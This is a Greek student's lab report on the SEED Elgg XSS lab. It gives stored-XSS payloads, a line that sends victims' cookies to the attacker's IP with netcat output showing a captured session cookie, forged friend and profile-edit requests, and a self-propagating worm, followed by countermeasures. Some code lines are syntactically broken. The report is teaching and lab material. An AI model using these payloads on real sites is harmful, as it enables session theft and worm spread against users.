

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

Καρράς Άγγελος

ΤΙΤΛΟΣ ΕΡΓΑΣΙΑΣ: XSS INJECTION.

Δίνεται η βάση με τα παρακάτω στοιχεία για ένα κοινωνικό δίκτυο

User	UserName	Password
Admin	admin	seedelgg
Alice	alice	seedalice
Boby	boby	seedboby
Charlie	charlie	seedcharlie
Samy	samy	seedsamy

Προετοιμασία λογαριασμών χρηστών

Πηγαίνοντας στον ισότοπο www.xsslabelgg.com παρατηρούμε ότι μας δίνονται τα στοιχεία του Admin. Έτσι με αυτόν τον τρόπο μπορούμε εύκολα να εισέλθουμε ως διαχειριστές και να κάνουμε τη δημιουργία νέων λογαριασμών .

Ονόματα λογαριασμών : Test / Aggelos

You have successfully added a new user.

Users : Add New User

Add User

Display name *

Test ena

Username *

Test

Email address *

test@dwse5separakalw.com

☐ Automatically generate a secure password?

Password *

.....

Password (again for verification) *

.....

☐ Make this user an admin?

Register

Δραστηριότητα 1: Εμφάνιση μηνύματος ειδοποίησης (alert)


Μπορούμε εύκολα μέσα από έναν κώδικα JavaScript να ενσωματώσουμε ένα μήνυμα της επιλογής μας έτσι ώστε να μπορούμε να μολύνουμε .

Αρχικά κάνουμε login με τα στοιχεία του λογαριασμού που φτιάξαμε πιο πάνω . Στην συνέχεια πάμε στο Edit profile και έπειτα στο πεδίο Brief Description γράφουμε τον κώδικα της JavaScript.

Brief description

Public ▼

Με άλλα λόγια ο χρήστης Aggelos έγραψε αυτό το κομμάτι κώδικα στο προφίλ του . Στην συνέχεια όταν ένας από τους χρήστες επισκεφτεί την σελίδα του αυτόματα θα του πετάξει το εξής μήνυμα .



Τέλος ο επιτιθέμενος μπορεί εύκολα να φτιάξει ένα αρχείο js στον υπολογιστή του και απο εκεί να μπορεί να ανοίξει πόρτα έτσι ώστε κάθε φορά να τρέχει το σκρίπτ από τον υπολογιστή του.

Η πόρτα για να ανοίξει

```
[06/03/21]seed@VM:~$ python3 -m http.server 9000  
Serving HTTP on 0.0.0.0 port 9000 ...
```

Έπειτα

Brief description

```
<script type="text/javascript" src="http://192.168.243.128:9000/test.js"></script>
```

Public

Ο κώδικας αυτός λέει ότι από την IP με πόρτα 9000 πάρε το αρχείο test.js


Δραστηριότητα 2: Εμφάνιση μηνύματος με τα Session Cookies

Η διαδικασία για την εύρεση των cookies είναι παρόμοια αυτής με την δραστηριότητα 1.

Ο ένας τρόπος είναι να γράψει ο επιτιθέμενος στο προφίλ του τον παρακάτω JavaScript κώδικα.

```
<script>alert(document.cookie);</script>
```

Και να εμφανίζεται το ακόλουθο μήνυμα κάθε φορά



Δραστηριότητα 3: Κλοπή cookies από το μηχάνημα του θύματος

Μπορούμε και με βάση ανοιχτής πόρτας να το κάνουμε αυτό .
Ανοίγοντας ξανά την πόρτα .

```
[06/03/21]seed@VM:~$ python3 -m http.server 9000  
Serving HTTP on 0.0.0.0 port 9000 ...
```

Έπειτα φτιάχνοντας το αρχείο JavaScript με την εντολή

```
<script>alert(document.cookie);</script>
```

Τέλος βάζοντας τον κώδικα στο προφίλ του

Brief description

```
<script>var i=new Image();i.src="http://192.168.243.128:9000/"+document.cookie</script>
```

Public

μπορεί να τρέχει τις επιθέσεις από τον υπολογιστή του.

```
[06/03/21]seed@VM:~$ nc -lvnp 9000
Listening on [0.0.0.0] (family 0, port 9000)
Connection from [192.168.243.128] port 9000 [tcp/*] accepted (family 2, sport 43506)
GET /Elgg=alr175erq6p7h77pntnh313503 HTTP/1.1
Host: 192.168.243.128:9000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/Test
Connection: keep-alive
```

Δραστηριότητα 4: Πώς γίνεστε φίλοι του θύματος

Αρχικά παίρνουμε το HTTP Request με το εργαλείο του browser . Με άλλα λόγια όταν το θύμα ο (Aggelos) κάνει φίλο τον επιτιθέμενο (Test) το εργαλείο αυτό δίνει το request .

```
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/boby
X-Requested-With: XMLHttpRequest
Cookie: Elgg=n4mpsaiqpdee39n1b09850k306
Connection: keep-alive
```

Έπειτα φτιάχνουμε το σκέλος του JavaScript από το HTTP Request.

```
<script type="text/javascript" id="damage">
window.onload=function(){

    var guid+"&guid="+elgg.session.user.guid;
    var ts+"&_elgg_ts="+elgg.security.token.__elgg_ts;
    var token+"&_elgg_token="+elgg.security.token.__elgg_token;
    var name+"&name="+elgg.session.user.name;

    var briefDesc+"&description='Ela+Panagia+mou'"+"&accesslevel%5Bdescription%5D=2";
    var content= token + ts + name + briefDesc + guid;
    var sendurl="http://www.xsslabelgg.com/action/profile/edit";
    var yourGuid=53; //FILL IN


    if(elgg.session.user.guid!=yourGuid) {

        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        Ajax.send(content);

    }
}
</script>
```

Η γραμμές var ts και var token φτιάχνουν το έτοιμα που κάνει ο browser και αποθηκεύουν το URL στιγμιαία . Και τέλος η γραμμή var sendurl απλά αναπαριστά το URL ολόκληρο .

Τον πιο πάνω κώδικα πάει και τον γράφει στο προφίλ του ο επιτιθέμενος με μορφή HTML tag.



About me [Edit HTML](#)

B **I** **U** **I_x** **S** **≡** **≡** **↶** **↷** **🔗** **🔗** **🖼️** **”** **📎** **📎** **🔧**

```
<script type="text/javascript">
window.onload=function() {

    var ts+"&_elgg_ts="+elgg.security.token.__elgg_ts;
    var token+"&_elgg_token="+elgg.security.token.__elgg_token;

    //Construct the HTTP request to add you as a friend.
    var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=53&"+ts+token; //FILL IN

    //Create and send Ajax request to add friend
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("GET", sendurl, true);
    Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    Ajax.send();

}
</script>
```

body p

Public ▾

Brief description

`<script>var i=new Image();i.src="http://192.168.243.128:9000/"+document.cookie</script>`

Public ▾

Οπότε με το που γίνει κάποιος φίλος με τον επιτιθέμενο
Θα του πετάει το μήνυμα συνεχώς από το HTML Tag.



Aggelos Karras

About me

'Ela Panagia mou'

[Edit profile](#)
[Edit avatar](#)

[Blogs](#)
[Bookmarks](#)
[Files](#)
[Pages](#)
[Wire posts](#)

Δραστηριότητα 5: Τροποποιώντας το προφίλ του θύματος

Αρχικά πρέπει να κατασκευάσουμε τον κώδικα JavaScript

```
<script type="text/javascript" id="damage">
window.onload=function(){
//JavaScript to access username, guid, Timestamp and Security Token
var guid="&guid="+elgg.session.user.guid;
var ts="&_elgg_ts="+elgg.security.token.__elgg_ts;
var token="&_elgg_token="+elgg.security.token.__elgg_token;
var name="&name="+ elgg.session.user.name;

//Construct the url and the content of the POST request
var briefDesc="&description='Ela+Panagia+mou'+"&accesslevel%5Bdescription%5D=2"; //FILL IN
var content= token + ts + name + briefDesc + guid; //FILL IN
var sendurl="http://www.xsslabelgg.com/action/profile/edit"; //FILL IN
var yourGuid=53; //FILL IN

if(elgg.session.user.guid!=yourGuid) {
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>

/* _elgg token=ed0Y13s84UmRfD4W5KwNpg&_elgg ts=1622815448&name=Aggelos Karras&description=&accesslevel[des
&briefdescription=Ela Panagia mou&accesslevel[briefdescription]=2
&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&
contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=
twitter=&accesslevel[twitter]=2&guid=53*/
```

Η γραμμή `if(elgg.session.user.guid!=myGuid)` σημαίνει ότι αν το `var name` αντιστοιχεί στο `var guid` τότε φτιάξε το έτοιμα .

Δραστηριότητα 6: Αυτό-πολλαπλασιαζόμενο XSS worm

Δημιουργία του script

```
===== ASKSH 6 =====
<script type="text/javascript" id="damage">
window.onload=function(){
    var headerTag = "<script id=\"damage\" type=\"text/javascript\">";
    var jsCode = document.getElementById("damage").innerHTML;
    var tailTag = "</\" + \"script>\"";

    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

    var guid="&guid="+elgg.session.user.guid;
    var ts="&_elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&_elgg_token="+elgg.security.token.__elgg_token;
    var name="&name="+ elgg.session.user.name;

    var briefDesc="&description='Ela+Panagia+mou'" + wormCode + "&accesslevel%5Bdescription%5D=2";
    var content= token + ts + name + briefDesc + guid;
    var sendurl="http://www.xsslabelgg.com/action/profile/edit";
    var yourGuid=53; //FILL IN

    if(elgg.session.user.guid!=yourGuid) {

        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        Ajax.send(content);

    }
    alert(jsCode);
}
</script>
```

Οι γραμμές `var headerTag` και `var tailTag` σύμφωνα με τις σημειώσεις κατασκευάζουν ένα αντίγραφο του κώδικα JavaScript μαζί με τα tags.


Η γραμμή `var wormCode` στα HTTP POST requests , τα δεδομένα αποστέλλονται κωδικοποιημένα καθώς το Content-Type ωρίζεται ως `"application/x-www-form-urlencoded"`

- Γι' αυτό χρησιμοποιούμε τη συνάρτηση `encodeURIComponent()` ούστε να κωδικοποιήσουμε το string

Ακολουθούμε τα ίδια βήματα με την δραστηριότητα 5 καθς αυτό το worm script θα μπορεί να μολύνει περισσότερα από έναν θύματα .Για παράδειγμα όλοι όσοι επισκεφθούν το προφίλ του επιτιθέμενου (Test) .

Δραστηριότητα 7: Αντίμετρα

Αντίμετρο 1: Το πρώτο αντίμετρο της εφαρμογής Elgg είναι ένα ενσωματωμένο plugin ασφαλείας με την ονομασία HTMLawed



Αντίμετρο 2: μέσα από την PHP μπορούμε να ενεργοποιήσουμε την μέθοδο htmlspecialchars() στα παρακάτω αρχεία συστήματος text.php, url.php, dropdown.php και email.php.

Τα αρχεία αυτά υπάρχουν στο root directory

/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output/. Για την επεξεργασία τους χρειαζούμαστε δικαιώματα διαχειριστή .

Επιλογές :

- `sudo subl /var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output/`
θα εμφανιστεί όλο το UI του sublime
- `sudo su`
- `cd /var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output/`
θα ανοίξουμε το κάθε αρχείο ξεχωριστά .

Αφού ενεργοποιήσουμε αυτά τα αντίμετρα παρατηρούμε ότι πλέον δεν μπορούν να δουλέψουν τα πράγματα από τα Scripts

[Edit profile](#)[Edit avatar](#)[Blogs](#)[Bookmarks](#)[Files](#)[Pages](#)[Wire posts](#)

Aggelos Karras

About me

'Ela Panagia mou'

```
window.onload=function(){
```

```
var headerTag = "";
```

```
var jsCode =
```

```
document.getElementById("damage").innerHTML;
```

```
var tailTag = "</" + "script>";
```

```
var wormCode = encodeURIComponent(headerTag + jsCode  
+ tailTag);
```

```
var guid="&guid="+elgg.session.user.guid;
```

```
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
```

```
var token="&
```

```
__elgg_token="+elgg.security.token.__elgg_token;
```

```
var name="&name="+ elgg.session.user.name;
```

```
var briefDesc="&description='Ela+Panagia+mou'" +
```

```
wormCode + "&accesslevel%5Bdescription%5D=2"; //FILL IN
```

```
var content= token + ts + name + briefDesc + guid;
```

```
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
```

```
var yourGuid=53; //FILL IN
```

```
if(elgg.session.user.guid!=yourGuid) {
```

```
var Ajax=null;
```

```
Ajax=new XMLHttpRequest();
```

```
Ajax.open("POST", sendurl, true);
```

```
Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
```

```
Ajax.setRequestHeader("Content-Type","application/x-www-  
form-urlencoded");
```

```
Ajax.send(content);
```

```
}
```

```
alert(jsCode);
```

```
}
```



Edit profile

Edit avatar

Blogs

Bookmarks

Files

Pages

Wire posts

Aggelos Karras

About me

```
'Ela Panagia mou' window.onload=function(){ var headerTag = ""; var jsCode = document.getElementById("damage").innerHTML; var tailTag = "</" + "script>"; var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); var guid="&guid="+elgg.session.user.guid; var ts="&__elgg_ts="+elgg.security.token.__elgg_ts; var token="&__elgg_token="+elgg.security.token.__elgg_token; var name="&name="+ elgg.session.user.name; var briefDesc="&description='Ela+Panagia+mou'" + wormCode + "&accesslevel%5Bdescription%5D=2"; //FILL IN var content= token + ts + name + briefDesc + guid; var sendurl="http://www.xsslabelgg.com/action/profile/edit"; var yourGuid=53; //FILL IN if(elgg.session.user.guid!=yourGuid) { var Ajax=null; Ajax=new XMLHttpRequest(); Ajax.open("POST", sendurl, true); Ajax.setRequestHeader("Host", "www.xsslabelgg.com"); Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded"); Ajax.send(content); } alert(jsCode); }
```

```
<script>alert('Antio');</script>
```